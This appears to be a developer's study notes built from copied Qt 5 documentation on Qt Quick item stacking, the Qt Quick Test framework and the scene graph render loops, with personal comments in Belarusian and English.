| import QtQuick 2.0  Item {  width: 100; height: 100  Rectangle { width: 50;  height: 50;  color: "red" }  } | import QtQuick 2.0  Item {  width: 100; height: 100  data: [  Rectangle { width: 50;  height: 50;  color: "red" }  ]  } |

An item's visual parent can be changed at any time by setting its [parent](http://doc.qt.io/qt-5/qml-qtquick-item.html#parent-prop) property. Thus, an item's visual parent may not necessarily be the same as its object parent.

When an item becomes the child of another item:

* The child's [parent](http://doc.qt.io/qt-5/qml-qtquick-item.html#parent-prop) refers to its parent item
* The parent's [children](http://doc.qt.io/qt-5/qml-qtquick-item.html#children-prop) and [childrenRect](http://doc.qt.io/qt-5/qml-qtquick-item.html#childrenRect.x-prop) properties takes that child into account

Declaring an item as a child of another does not automatically mean that the child item will be appropriately positioned or sized to fit within its parent. Some QML types may have in-built behaviors that affect the positioning of child items — for example, a [Row](http://doc.qt.io/qt-5/qtquick-positioning-layouts.html#row) object automatically re-positions its children into a horizontal formation — but these are behaviors enforced by the types' own specific implementations. Additionally, a parent item will not automatically clip its children to visually contain them within the parent's visual bounds, unless its [clip](http://doc.qt.io/qt-5/qml-qtquick-item.html#clip-prop) property is set to true.

The visual parent of an item may come under consideration in particular circumstances, as described in the sections below.

#### Item Coordinates

As item coordinates are relative to the visual parent, they can be affected by changes to the visual hierarchy. See the [Visual Coordinates](http://doc.qt.io/qt-5/qtquick-visualcanvas-coordinates.html) concept page for more detail.

##### Stacking Order

Qt Quick items use a recursive drawing algorithm for determining which items are drawn on top in case of collisions. In general items are drawn on top of their parent items, in the order they were created (or specified in the QML file). So in the following example, the blue rectangle will be drawn on top of the green rectangle:

Rectangle {

color: "#272822"

width: 320

height: 480

Rectangle {

y: 64

width: 256

height: 256

color: "green"

}

Rectangle {

x: 64

y: 172


width: 256

height: 256

color: "blue"

}

}



Because the algorithm recurses through the visual item hierarchy, any children of the green rectangle will also be drawn beneath the blue rectangle and beneath any of the blue rectangle's children.

Stacking order can be influenced with the [Item::z](http://doc.qt.io/qt-5/qml-qtquick-item.html#z-prop) property. Z values below 0 will stack below the parent, and if z values are assigned then siblings will stack in z-order (with creation order used to break ties). Z values only affect stacking compared to siblings and the parent item. If you have an item who is obscured by a subtree rooted above its parent item, no z value on that item will increase its stacking order to stack above that subtree. To stack that item above the other subtree you'll have to alter z values farther up in the hierarchy, or re-arrange the visual item hierarchy.

Rectangle {

color: "#272822"

width: 320

height: 480

Rectangle {

y: 64

z: 1

width: 256

height: 256

color: "green"

Rectangle {

x: 192

y: 64

z: 2000

width: 128

height: 128

color: "red"

}

}

Rectangle {

x: 64

y: 192

z: 2


width: 256

height: 256

color: "blue"

}

}



In the above example, the red rectangle has a high z value, but is still stacked below the blue rectangle. This is because it is a child of the green rectangle, and the green rectangle is a sibling of the blue rectangle. The z value of the green rectangle is lower than that of the blue rectangle, so the green rectangle and all children will be stacked beneath the blue rectangle.

### Canvas Ownership

The definition of what is rendered in a Qt Quick scene is the visual item tree rooted at [QQuickWindow::contentItem](http://doc.qt.io/qt-5/qquickwindow.html#contentItem-prop). Therefore to add an Item to a specific Qt Quick scene for rendering it needs to become a visual hierarchy child of an Item already in the visual item hierarchy, such as [QQuickWindow::contentItem](http://doc.qt.io/qt-5/qquickwindow.html#contentItem-prop).

[*http://doc.qt.io/qt-5/qtquick-visualcanvas-scenegraph.html*](http://doc.qt.io/qt-5/qtquick-visualcanvas-scenegraph.html) *- абавязкова потым гэтым заняцца.*

[*http://doc.qt.io/qt-5/qttest-qmlmodule.html*](http://doc.qt.io/qt-5/qttest-qmlmodule.html)

## Qt Quick Test QML Types

You can import this module using the following statement:

import [QtTest](http://doc.qt.io/qt-5/qttest-qmlmodule.html) 1.1

For more information about how to use these types, see [Qt Quick Test Reference Documentation](http://doc.qt.io/qt-5/qtquick-qtquicktest.html).

[*http://doc.qt.io/qt-5/qtquick-qtquicktest.html*](http://doc.qt.io/qt-5/qtquick-qtquicktest.html)

### Qt Quick Test Reference Documentation

#### Introduction

[Qt Quick Test](http://doc.qt.io/qt-5/qttest-qmlmodule.html) is a unit test framework for QML applications. Test cases are written as JavaScript functions within a [TestCase](http://doc.qt.io/qt-5/qml-qttest-testcase.html) type:

import QtQuick 2.3

import QtTest 1.0

TestCase {

name: "MathTests"

function test\_math() {

compare(2 + 2, 4, "2 + 2 = 4")

}

function test\_fail() {

compare(2 + 2, 5, "2 + 2 = 5")

}

}

Functions whose names start with test\_ are treated as test cases to be executed. See the documentation for the [TestCase](http://doc.qt.io/qt-5/qml-qttest-testcase.html) and [SignalSpy](http://doc.qt.io/qt-5/qml-qttest-signalspy.html) types for more information on writing test cases.

#### Running Tests

Test cases are launched by a C++ harness that consists of the following code:

#include <QtQuickTest/quicktest.h>

QUICK\_TEST\_MAIN(example)

Where "example" is the identifier to use to uniquely identify this set of tests. You should add CONFIG += qmltestcase. for example:

TEMPLATE = app

TARGET = tst\_example

CONFIG += warn\_on qmltestcase

SOURCES += tst\_example.cpp

The test harness scans the specified source directory recursively for "tst\_\*.qml" files. If QUICK\_TEST\_SOURCE\_DIR is not defined, then the current directory will be scanned when the harness is run. Other \*.qml files may appear for auxillary QML components that are used by the test.

The -input command-line option can be set at runtime to run test cases from a different directory. This may be needed to run tests on a target device where the compiled-in directory name refers to a host. For example:

tst\_example -input /mnt/SDCard/qmltests

It is also possible to run a single file using the -input option. For example:

tst\_example -input data/test.qml

tst\_example -input <full\_path>/test.qml

**Note:**Specifying the full path to the qml test file is for example needed for shadow builds.

If your test case needs QML imports, then you can add them as -import options to the test program command-line.

If IMPORTPATH is specified in your .pro file, each import path added to IMPORTPATH will be passed as a command-line argument when the test is run using "make check":

IMPORTPATH += $$PWD/../imports/my\_module1 $$PWD/../imports/my\_module2

The -functions command-line option will return a list of the current tests functions. It is possible to run a single test function using the name of the test function as an argument. For example:

tst\_example Test\_Name::function1

The -help command-line option will return all the options available.

tst\_example -help

*// атрымалася запусціць тэст. Для гэтага я стварыў праект, дзе быў cpp файл з тымі двума радкамі, што вышэй. А qml файлы абавязкова павінны мець фармат tst\_\*.qml. //*

[*http://doc.qt.io/qt-5/qml-qttest-testcase.html*](http://doc.qt.io/qt-5/qml-qttest-testcase.html)

*Represents a unit test case.*

### Introduction to QML test cases

Test cases are written as JavaScript functions within a [TestCase](http://doc.qt.io/qt-5/qml-qttest-testcase.html) type:

import [QtQuick](http://doc.qt.io/qt-5/qtquick-qmlmodule.html) 2.0

import [QtTest](http://doc.qt.io/qt-5/qttest-qmlmodule.html) 1.0

TestCase {

name: "MathTests"

function test\_math() {

compare(2 + 2, 4, "2 + 2 = 4")

}

function test\_fail() {

compare(2 + 2, 5, "2 + 2 = 5")

}

}

Functions whose names start with "test\_" are treated as test cases to be executed. The [name](http://doc.qt.io/qt-5/qml-qttest-testcase.html#name-prop) property is used to prefix the functions in the output:

\*\*\*\*\*\*\*\*\* Start testing of MathTests \*\*\*\*\*\*\*\*\*

Config: Using QTest library 4.7.2, [Qt](http://doc.qt.io/qt-5/qml-qtqml-qt.html) 4.7.2

PASS : MathTests::initTestCase()

FAIL! : MathTests::test\_fail() 2 + 2 = 5

Actual (): 4

Expected (): 5

Loc: [/home/.../tst\_math.qml(12)]

PASS : MathTests::test\_math()

PASS : MathTests::cleanupTestCase()

Totals: 3 passed, 1 failed, 0 skipped

\*\*\*\*\*\*\*\*\* Finished testing of MathTests \*\*\*\*\*\*\*\*\*

Because of the way JavaScript properties work, the order in which the test functions are found is unpredictable. To assist with predictability, the test framework will sort the functions on ascending order of name. This can help when there are two tests that must be run in order.

Multiple [TestCase](http://doc.qt.io/qt-5/qml-qttest-testcase.html) types can be supplied. The test program will exit once they have all completed. If a test case doesn't need to run (because a precondition has failed), then [optional](http://doc.qt.io/qt-5/qml-qttest-testcase.html#optional-prop) can be set to true.

#### Data-driven tests

Table data can be provided to a test using a function name that ends with "[\_data](http://doc.qt.io/qt-5/qtdatavisualization-qmlbars-example.html#data)". Alternatively, the init\_data() function can be used to provide default test data for all test functions in a [TestCase](http://doc.qt.io/qt-5/qml-qttest-testcase.html) type:

import [QtQuick](http://doc.qt.io/qt-5/qtquick-qmlmodule.html) 2.0

import [QtTest](http://doc.qt.io/qt-5/qttest-qmlmodule.html) 1.1

TestCase {

name: "DataTests"

function init\_data() {

return [

{tag:"init\_data\_1", a:1, b:2, answer: 3},

{tag:"init\_data\_2", a:2, b:4, answer: 6}

];

}

function test\_table\_data() {

return [

{tag: "2 + 2 = 4", a: 2, b: 2, answer: 4 },

{tag: "2 + 6 = 8", a: 2, b: 6, answer: 8 },

]

}

function test\_table(data) {

//data comes from test\_table\_data

compare(data.a + data.b, data.answer)

}

function test\_\_default\_table(data) {

//data comes from init\_data

compare(data.a + data.b, data.answer)

}

}

The test framework will iterate over all of the rows in the table and pass each row to the test function. As shown, the columns can be extracted for use in the test.

*// Я праверыў. Усё работае.//*

The tag column is special - it is printed by the test framework when a row fails, to help the reader identify which case failed amongst a set of otherwise passing tests.

#### Benchmarks

Functions whose names start with "benchmark\_" will be run multiple times with the Qt benchmark framework, with an average timing value reported for the runs. This is equivalent to using the QBENCHMARK macro in the C++ version of [QTestLib](http://doc.qt.io/qt-5/qtest-overview.html).

TestCase {

id: top

name: "CreateBenchmark"

function benchmark\_create\_component() {

var component = [Qt](http://doc.qt.io/qt-5/qml-qtqml-qt.html).createComponent("item.qml")

var obj = component.createObject(top)

obj.destroy()

component.destroy()

}

}

RESULT : CreateBenchmark::benchmark\_create\_component:

0.23 msecs per iteration (total: 60, iterations: 256)

PASS : CreateBenchmark::benchmark\_create\_component()

To get the effect of the QBENCHMARK\_ONCE macro, prefix the test function name with "benchmark\_once\_".

*// Не правяраў, але, як я разумею, можна выкарыстоўваць для праверкі, напрыклад, часу стварэння аб’екта.//*

*// ужо праверыў ))) працуе добра ;) //*

#### Simulating keyboard and mouse events

The [keyPress()](http://doc.qt.io/qt-5/qml-qttest-testcase.html#keyPress-method), [keyRelease()](http://doc.qt.io/qt-5/qml-qttest-testcase.html#keyRelease-method), and [keyClick()](http://doc.qt.io/qt-5/qml-qttest-testcase.html#keyClick-method) methods can be used to simulate keyboard events within unit tests. The events are delivered to the currently focused QML item. You can pass either a Qt.Key enum value or a latin1 char (string of length one)

Rectangle {

width: 50; height: 50

focus: true

TestCase {

name: "KeyClick"

when: windowShown

function test\_key\_click() {

keyClick([Qt](http://doc.qt.io/qt-5/qml-qtqml-qt.html).Key\_Left)

keyClick("a")

...

}

}

}

The [mousePress()](http://doc.qt.io/qt-5/qml-qttest-testcase.html#mousePress-method), [mouseRelease()](http://doc.qt.io/qt-5/qml-qttest-testcase.html#mouseRelease-method), [mouseClick()](http://doc.qt.io/qt-5/qml-qttest-testcase.html#mouseClick-method), [mouseDoubleClick()](http://doc.qt.io/qt-5/qml-qttest-testcase.html#mouseDoubleClick-method), [mouseDoubleClickSequence()](http://doc.qt.io/qt-5/qml-qttest-testcase.html#mouseDoubleClickSequence-method) and [mouseMove()](http://doc.qt.io/qt-5/qml-qttest-testcase.html#mouseMove-method) methods can be used to simulate mouse events in a similar fashion.

**Note:** keyboard and mouse events can only be delivered once the main window has been shown. Attempts to deliver events before then will fail. Use the [when](http://doc.qt.io/qt-5/qml-qttest-testcase.html#when-prop) and [windowShown](http://doc.qt.io/qt-5/qml-qttest-testcase.html#windowShown-prop) properties to track when the main window has been shown.

**See also**[SignalSpy](http://doc.qt.io/qt-5/qml-qttest-signalspy.html) and [Qt Quick Test Reference Documentation](http://doc.qt.io/qt-5/qtquick-qtquicktest.html).

[*http://doc.qt.io/qt-5/qml-qttest-signalspy.html*](http://doc.qt.io/qt-5/qml-qttest-signalspy.html)

### SignalSpy QML Type

Enables introspection of signal emission.

In the following example, a [SignalSpy](http://doc.qt.io/qt-5/qml-qttest-signalspy.html) is installed to watch the "clicked" signal on a user-defined Button type. When the signal is emitted, the [count](http://doc.qt.io/qt-5/qml-qttest-signalspy.html#count-prop) property on the spy will be increased.

Button {

id: button

SignalSpy {

id: spy

target: button

signalName: "clicked"

}

TestCase {

name: "ButtonClick"

function test\_click() {

compare(spy.count, 0)

button.clicked();

compare(spy.count, 1)

}

}

}

The above style of test is suitable for signals that are emitted synchronously. For asynchronous signals, the [wait()](http://doc.qt.io/qt-5/qml-qttest-signalspy.html#wait-method) method can be used to block the test until the signal occurs (or a timeout expires).

[*http://doc.qt.io/qt-5/qtquick-visualcanvas-scenegraph.html*](http://doc.qt.io/qt-5/qtquick-visualcanvas-scenegraph.html)

## Qt Quick Scene Graph

Qt Quick 2 makes use of a dedicated scene graph based and a series of adpatations of which the default uses OpenGL ES 2.0 or OpenGL 2.0 for its rendering. Using a scene graph for graphics rather than the traditional imperative painting systems ([QPainter](http://doc.qt.io/qt-5/qpainter.html) and similar), means the scene to be rendered can be retained between frames and the complete set of primitives to render is known before rendering starts. This opens up for a number of optimizations, such as batch rendering to minimize state changes and discarding obscured primitives.

For example, say a user-interface contains a list of ten items where each item has a background color, an icon and a text. Using the traditional drawing techniques, this would result in 30 draw calls and a similar amount of state changes. A scene graph, on the other hand, could reorganize the primitives to render such that all backgrounds are drawn in one call, then all icons, then all the text, reducing the total amount of draw calls to only 3. Batching and state change reduction like this can greatly improve performance on some hardware.

The scene graph is closely tied to Qt Quick 2.0 and can not be used stand-alone. The scene graph is managed and rendered by the [QQuickWindow](http://doc.qt.io/qt-5/qquickwindow.html) class and custom Item types can add their graphical primitives into the scene graph through a call to [QQuickItem::updatePaintNode](http://doc.qt.io/qt-5/qquickitem.html#updatePaintNode)().

The scene graph is a graphical representation of the Item scene, an independent structure that contains enough information to render all the items. Once it has been set up, it can be manipulated and rendered independently of the state of the items. On many platforms, the scene graph will even be rendered on a dedicated render thread while the GUI thread is preparing the next frame's state.

**Note:**Much of the information listed on this page is specific to the default OpenGL adaptation of the Qt Quick Scene graph. For more information about the different scene graph adaptations see [Scene Graph Adaptations](http://doc.qt.io/qt-5/qtquick-visualcanvas-adaptations.html).

### Qt Quick Scene Graph Structure

The scene graph is composed of a number of predefined node types, each serving a dedicated purpose. Although we refer to it as a scene graph, a more precise definition is node tree. The tree is built from [QQuickItem](http://doc.qt.io/qt-5/qquickitem.html) types in the QML scene and internally the scene is then processed by a renderer which draws the scene. The nodes themselves do **not** contain any active drawing code nor virtual paint() function.

Even though the node tree is mostly built internally by the existing Qt Quick QML types, it is possible for users to also add complete subtrees with their own content, including subtrees that represent 3D models.

#### Nodes

The most important node for users is the [QSGGeometryNode](http://doc.qt.io/qt-5/qsggeometrynode.html). It is used to define custom graphics by defining its geometry and material. The geometry is defined using [QSGGeometry](http://doc.qt.io/qt-5/qsggeometry.html) and describes the shape or mesh of the graphical primitive. It can be a line, a rectangle, a polygon, many disconnected rectangles, or complex 3D mesh. The material defines how the pixels in this shape are filled.

A node can have any number of children and geometry nodes will be rendered so they appear in child-order with parents behind their children.

**Note:**This does not say anything about the actual rendering order in the renderer. Only the visual output is guaranteed.

The available nodes are:

|  |  |
| --- | --- |
| [QSGClipNode](http://doc.qt.io/qt-5/qsgclipnode.html) | Implements the clipping functionality in the scene graph |
| [QSGGeometryNode](http://doc.qt.io/qt-5/qsggeometrynode.html) | Used for all rendered content in the scene graph |
| [QSGNode](http://doc.qt.io/qt-5/qsgnode.html) | The base class for all nodes in the scene graph |
| [QSGOpacityNode](http://doc.qt.io/qt-5/qsgopacitynode.html) | Used to change opacity of nodes |
| [QSGTransformNode](http://doc.qt.io/qt-5/qsgtransformnode.html) | Implements transformations in the scene graph |

Custom nodes are added to the scene graph by subclassing [QQuickItem::updatePaintNode](http://doc.qt.io/qt-5/qquickitem.html#updatePaintNode)() and setting the [QQuickItem::ItemHasContents](http://doc.qt.io/qt-5/qquickitem.html#Flag-enum) flag.

**Warning:** It is crucial that OpenGL operations and interaction with the scene graph happens exclusively on the render thread, primarily during the updatePaintNode() call. The rule of thumb is to only use classes with the "QSG" prefix inside the [QQuickItem::updatePaintNode](http://doc.qt.io/qt-5/qquickitem.html#updatePaintNode)() function.

For more details, see the [Scene Graph - Custom Geometry](http://doc.qt.io/qt-5/qtquick-scenegraph-customgeometry-example.html).

##### Preprocessing

Nodes have a virtual [QSGNode::preprocess](http://doc.qt.io/qt-5/qsgnode.html#preprocess)() function, which will be called before the scene graph is rendered. Node subclasses can set the flag [QSGNode::UsePreprocess](http://doc.qt.io/qt-5/qsgnode.html#Flag-enum) and override the [QSGNode::preprocess](http://doc.qt.io/qt-5/qsgnode.html#preprocess)() function to do final preparation of their node. For example, dividing a bezier curve into the correct level of detail for the current scale factor or updating a section of a texture.

##### Node Ownership

Ownership of the nodes is either done explicitly by the creator or by the scene graph by setting the flag [QSGNode::OwnedByParent](http://doc.qt.io/qt-5/qsgnode.html#Flag-enum). Assigning ownership to the scene graph is often preferable as it simplifies cleanup when the scene graph lives outside the GUI thread. *// Лепей зразумець, што такое клін ап. //*

#### Materials

The material describes how the interior of a geometry in a [QSGGeometryNode](http://doc.qt.io/qt-5/qsggeometrynode.html) is filled. It encapsulates an OpenGL shader program and provides ample flexibility in what can be achieved, though most of the Qt Quick items themselves only use very basic materials, such as solid color and texture fills.

For users who just want to apply custom shading to a QML Item type, it is possible to do this directly in QML using the [ShaderEffect](http://doc.qt.io/qt-5/qml-qtquick-shadereffect.html) type.

Below is a complete list of material classes:

|  |  |
| --- | --- |
| [QSGMaterial](http://doc.qt.io/qt-5/qsgmaterial.html) | Encapsulates rendering state for a shader program |
| [QSGMaterialShader](http://doc.qt.io/qt-5/qsgmaterialshader.html) | Represents an OpenGL shader program in the renderer |
| [QSGMaterialType](http://doc.qt.io/qt-5/qsgmaterialtype.html) | Used as a unique type token in combination with QSGMaterial |
| [QSGFlatColorMaterial](http://doc.qt.io/qt-5/qsgflatcolormaterial.html) | Convenient way of rendering solid colored geometry in the scene graph |
| [QSGSimpleMaterial](http://doc.qt.io/qt-5/qsgsimplematerial.html) | Template generated class used to store the state used with a QSGSimpleMateralShader |
| [QSGSimpleMaterialShader](http://doc.qt.io/qt-5/qsgsimplematerialshader.html) | Convenient way of building custom OpenGL-based materials for the scene graph |
| [QSGOpaqueTextureMaterial](http://doc.qt.io/qt-5/qsgopaquetexturematerial.html) | Convenient way of rendering textured geometry in the scene graph |
| [QSGTextureMaterial](http://doc.qt.io/qt-5/qsgtexturematerial.html) | Convenient way of rendering textured geometry in the scene graph |
| [QSGVertexColorMaterial](http://doc.qt.io/qt-5/qsgvertexcolormaterial.html) | Convenient way of rendering per-vertex colored geometry in the scene graph |

For more details, see the [Scene Graph - Simple Material](http://doc.qt.io/qt-5/qtquick-scenegraph-simplematerial-example.html)

#### Convenience Nodes

The scene graph API is very low-level and focuses on performance rather than convenience. Writing custom geometries and materials from scratch, even the most basic ones, requires a non-trivial amount of code. For this reason, the API includes a few convenience classes to make the most common custom nodes readily available.

* [QSGSimpleRectNode](http://doc.qt.io/qt-5/qsgsimplerectnode.html) - a [QSGGeometryNode](http://doc.qt.io/qt-5/qsggeometrynode.html) subclass which defines a rectangular geometry with a solid color material.
* [QSGSimpleTextureNode](http://doc.qt.io/qt-5/qsgsimpletexturenode.html) - a [QSGGeometryNode](http://doc.qt.io/qt-5/qsggeometrynode.html) subclass which defines a rectangular geometry with a texture material.

### Scene Graph and Rendering

The rendering of the scene graph happens internally in the [QQuickWindow](http://doc.qt.io/qt-5/qquickwindow.html) class, and there is no public API to access it. There are, however, a few places in the rendering pipeline where the user can attach application code. This can be used to add custom scene graph content or render raw OpenGL content. The integration points are defined by the render loop.

For detailed description of how the scene graph renderer works, see [Qt Quick Scene Graph Renderer](http://doc.qt.io/qt-5/qtquick-visualcanvas-scenegraph-renderer.html).


There are three render loop variants available: basic, windows, and threaded. Out of these, basic and windows are single-threaded, while threaded performs scene graph rendering on a dedicated thread. Qt attempts to choose a suitable loop based on the platform and possibly the graphics drivers in use. When this is not satisfactory, or for testing purposes, the environment variable QSG\_RENDER\_LOOP can be used to force the usage of a given loop. To verify which render loop is in use, enable the qt.scenegraph.general [logging category](http://doc.qt.io/qt-5/qloggingcategory.html).

**Note:**The threaded and windows render loops rely on the OpenGL implementation for throttling by requesting a swap interval of 1. Some graphics drivers allow users to override this setting and turn it off, ignoring Qt's request. Without blocking in the swap buffers operation (or elsewhere), the render loop will run animations too fast and spin the CPU at 100%. If a system is known to be unable to provide vsync-based throttling, use the basic render loop instead by setting QSG\_RENDER\_LOOP=basic in the environment. *//Лепей зразумець дадзеную праблему, злучаную з графікай.//*

#### Threaded Render Loop ("threaded")

On many configurations, the scene graph rendering will happen on a dedicated render thread. This is done to increase parallelism of multi-core processors and make better use of stall times such as waiting for a blocking swap buffer call. This offers significant performance improvements, but imposes certain restrictions on where and when interaction with the scene graph can happen.

The following is a simple outline of how a frame gets composed with the threaded render loop.



1. A change occurs in the QML scene, causing QQuickItem::update() to be called. This can be the result of for instance an animation or user input. An event is posted to the render thread to initiate a new frame.
2. The render thread prepares to draw a new frame and makes the OpenGL context current and initiates a block on the GUI thread.
3. While the render thread is preparing the new frame, the GUI thread calls [QQuickItem::updatePolish](http://doc.qt.io/qt-5/qquickitem.html#updatePolish)() to do final touch-up of items before they are rendered.
4. GUI thread is blocked.
5. The [QQuickWindow::beforeSynchronizing](http://doc.qt.io/qt-5/qquickwindow.html#beforeSynchronizing)() signal is emitted. Applications can make direct connections (using [Qt::DirectConnection](http://doc.qt.io/qt-5/qt.html#ConnectionType-enum)) to this signal to do any preparation required before calls to [QQuickItem::updatePaintNode](http://doc.qt.io/qt-5/qquickitem.html#updatePaintNode)().
6. Synchronization of the QML state into the scene graph. This is done by calling the [QQuickItem::updatePaintNode](http://doc.qt.io/qt-5/qquickitem.html#updatePaintNode)() function on all items that have changed since the previous frame. This is the only time the QML items and the nodes in the scene graph interact.
7. GUI thread block is released.
8. The scene graph is rendered:
   1. The [QQuickWindow::beforeRendering](http://doc.qt.io/qt-5/qquickwindow.html#beforeRendering)() signal is emitted. Applications can make direct connections (using [Qt::DirectConnection](http://doc.qt.io/qt-5/qt.html#ConnectionType-enum)) to this signal to use custom OpenGL calls which will then stack visually beneath the QML scene. *Intbu potential purpose.*
   2. Items that have specified [QSGNode::UsePreprocess](http://doc.qt.io/qt-5/qsgnode.html#Flag-enum), will have their [QSGNode::preprocess](http://doc.qt.io/qt-5/qsgnode.html#preprocess)() function invoked.
   3. The renderer processes the nodes and calls OpenGL functions.
   4. The [QQuickWindow::afterRendering](http://doc.qt.io/qt-5/qquickwindow.html#afterRendering)() signal is emitted. Applications can make direct connections (using [Qt::DirectConnection](http://doc.qt.io/qt-5/qt.html#ConnectionType-enum)) to this signal to use custom OpenGL calls which will then stack visually over the QML scene. *Intbu potential purpose.*
   5. The rendered frame is swapped and [QQuickWindow::frameSwapped](http://doc.qt.io/qt-5/qquickwindow.html#frameSwapped)() is emitted.
9. While the render thread is rendering, the GUI is free to advance animations, process events, etc. *// эфектыўнасць тут ёсць, бо пакуль малявальнік разлічвае сін граф, чалавек можа эфектыўна ўзаемадзейнічаць з рэндэрэрам. //*

*// там дзе, гуі паток быў заблакіраваны, рэндэр паток счытваў дадзены з ГУІ-патока. Але гэта адбываецца яшчэ да малявання //*

*12:37*

The threaded renderer is currently used by default on Windows with opengl32.dll, Linux with non-Mesa based drivers, macOS, mobile platforms, and Embedded Linux with EGLFS but this is subject to change. It is possible to force use of the threaded renderer by setting QSG\_RENDER\_LOOP=threaded in the environment. *What is purpose?*

#### Non-threaded Render Loops ("basic" and "windows")

The non-threaded render loop is currently used by default on Windows with ANGLE or a non-default opengl32 implementation and Linux with Mesa drivers. For the latter this is mostly a precautionary measure, as not all combinations of OpenGL drivers and windowing systems have been tested. At the same time implementations like ANGLE or Mesa llvmpipe are not able to function properly with threaded rendering at all so not using threaded rendering is essential for these.

By default windows is used for non-threaded rendering on Windows with ANGLE, while basic is used for all other platforms when non-threaded rendering is needed.

Even when using the non-threaded render loop, you should write your code as if you are using the threaded renderer, as failing to do so will make the code non-portable. *// Intbu examples? //*

The following is a simplified illustration of the frame rendering sequence in the non-threaded renderer.



### Custom control over rendering with QQuickRenderControl

When using [QQuickRenderControl](http://doc.qt.io/qt-5/qquickrendercontrol.html), the responsibility for driving the rendering loop is transferred to the application. In this case no built-in render loop is used. Instead, it is up to the application to invoke the polish, synchronize and rendering steps at the appropriate time. It is possible to implement either a threaded or non-threaded behavior similar to the ones shown above.

### Mixing Scene Graph and OpenGL

The scene graph offers two methods for integrating OpenGL content: by calling OpenGL commands directly and by creating a textured node in the scene graph.

By connecting to the [QQuickWindow::beforeRendering](http://doc.qt.io/qt-5/qquickwindow.html#beforeRendering)() and [QQuickWindow::afterRendering](http://doc.qt.io/qt-5/qquickwindow.html#afterRendering)() signals, applications can make OpenGL calls directly into the same context as the scene graph is rendering to. As the signal names indicate, the user can then render OpenGL content either under a Qt Quick scene or over it. The benefit of integrating in this manner is that no extra framebuffer nor memory is needed to perform the rendering. The downside is that Qt Quick decides when to call the signals and this is the only time the OpenGL application is allowed to draw.

The [Scene Graph - OpenGL Under QML](http://doc.qt.io/qt-5/qtquick-scenegraph-openglunderqml-example.html) example gives an example on how to use these signals.

The other alternative is to create a [QQuickFramebufferObject](http://doc.qt.io/qt-5/qquickframebufferobject.html), render into it, and let it be displayed in the scene graph as a texture. The [Scene Graph - Rendering FBOs](http://doc.qt.io/qt-5/qtquick-scenegraph-textureinsgnode-example.html) example shows how this can be done. It is also possible to combine multiple rendering contexts and multiple threads to create content to be displayed in the scene graph. The [Scene Graph - Rendering FBOs in a thread](http://doc.qt.io/qt-5/qtquick-scenegraph-textureinthread-example.html) examples show how this can be done.

**Warning:** When mixing OpenGL content with scene graph rendering, it is important the application does not leave the OpenGL context in a state with buffers bound, attributes enabled, special values in the z-buffer or stencil-buffer or similar. Doing so can result in unpredictable behavior.

**Warning:** The OpenGL rendering code must be thread aware, as the rendering might be happening outside the GUI thread.

### Custom Items using QPainter

The [QQuickItem](http://doc.qt.io/qt-5/qquickitem.html) provides a subclass, [QQuickPaintedItem](http://doc.qt.io/qt-5/qquickpainteditem.html), which allows the users to render content using [QPainter](http://doc.qt.io/qt-5/qpainter.html).

**Warning:** Using [QQuickPaintedItem](http://doc.qt.io/qt-5/qquickpainteditem.html) uses an indirect 2D surface to render its content, either using software rasterization or using an OpenGL framebuffer object (FBO), so the rendering is a two-step operation. First rasterize the surface, then draw the surface. Using scene graph API directly is always significantly faster.

### Logging Support

The scene graph has support for a number of logging categories. These can be useful in tracking down both performance issues and bugs in addition to being helpful to Qt contributors.

* qt.scenegraph.time.texture - logs the time spent doing texture uploads
* qt.scenegraph.time.compilation - logs the time spent doing shader compilation
* qt.scenegraph.time.renderer - logs the time spent in the various steps of the renderer
* qt.scenegraph.time.renderloop - logs the time spent in the various steps of the render loop *intbu difference between render loop and renderer*
* qt.scenegraph.time.glyph - logs the time spent preparing distance field glyphs
* qt.scenegraph.general - logs general information about various parts of the scene graph and the graphics stack
* qt.scenegraph.renderloop - creates a detailed log of the various stages involved in rendering. This log mode is primarily useful for developers working on Qt.

*// intbu how is it possible to use this logging. //*

### Scene Graph Backend

In addition to the public API, the scene graph has an adaptation layer which opens up the implementation to do hardware specific adaptations. This is an undocumented, internal and private plugin API, which lets hardware adaptation teams make the most of their hardware. It includes:

